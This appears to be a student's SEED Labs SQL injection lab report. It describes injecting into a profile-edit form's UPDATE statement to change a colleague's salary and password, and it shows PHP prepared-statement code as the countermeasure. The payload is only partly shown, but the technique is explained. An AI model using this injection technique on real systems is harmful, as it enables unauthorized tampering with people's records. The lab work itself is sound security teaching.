




We inject a query and comment out the rest of the query to increase our salary. A where clause must be inserted here where we use the eid that we already know. This works on the update statement on the backend.


Task 3.2: Modify other people's salary



File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_front
60%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Alice's Profile Edit
NickName
here Name='Boby';
Email
Email
Address
Address
Phone Number
PhoneNumber
Password
Password
Save
Copyright © SEED LABs


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.ph
60%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName
Email
Address
Phone Number

This time we update bobys salary. We have alittle knowledge about the database and use the name field to put in the where clause of the update statement and decrease boby's salary to 1.


Task 3.3: Modify other people's password





Observations: The password in the table is stored in hash value as seen in task 1. Therefore, as seen in screenshot 1, we hash the value of the password we need to store and set the Password in the update statement to this value

Task 4: Countermeasure: Prepared Statement



safe_home.php (/var/www/SQLInjection) - gedit

Open ▾ safe_home.php /var/www/SQLInjection Save

```
        if ($conn->connect_error) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die("Connection failed: " . $conn->connect_error . "\n");
          echo "</div>";
        }
        return $conn;
      }

      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
      $sql->fetch();
      $sql->close();

      if($id!=""){
        // If id exists that means user exists and is successfully authenticated
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
      }else{
        // User authentication failed
        echo "</div>";
```

PHP ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

safe_edit_backend.php (/var/www/SQLInjection) - gedit

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET
nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,
$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```

Observations: We create prepared statements and try sql injection attack and we get an error that we have coded in the backend and we can observe that sql injection attacks fail.
Explanation: We create prepared statements into php script wherein we take the input and store them into another parameter and then use these parameters. We do not directly parse the input into the sql statements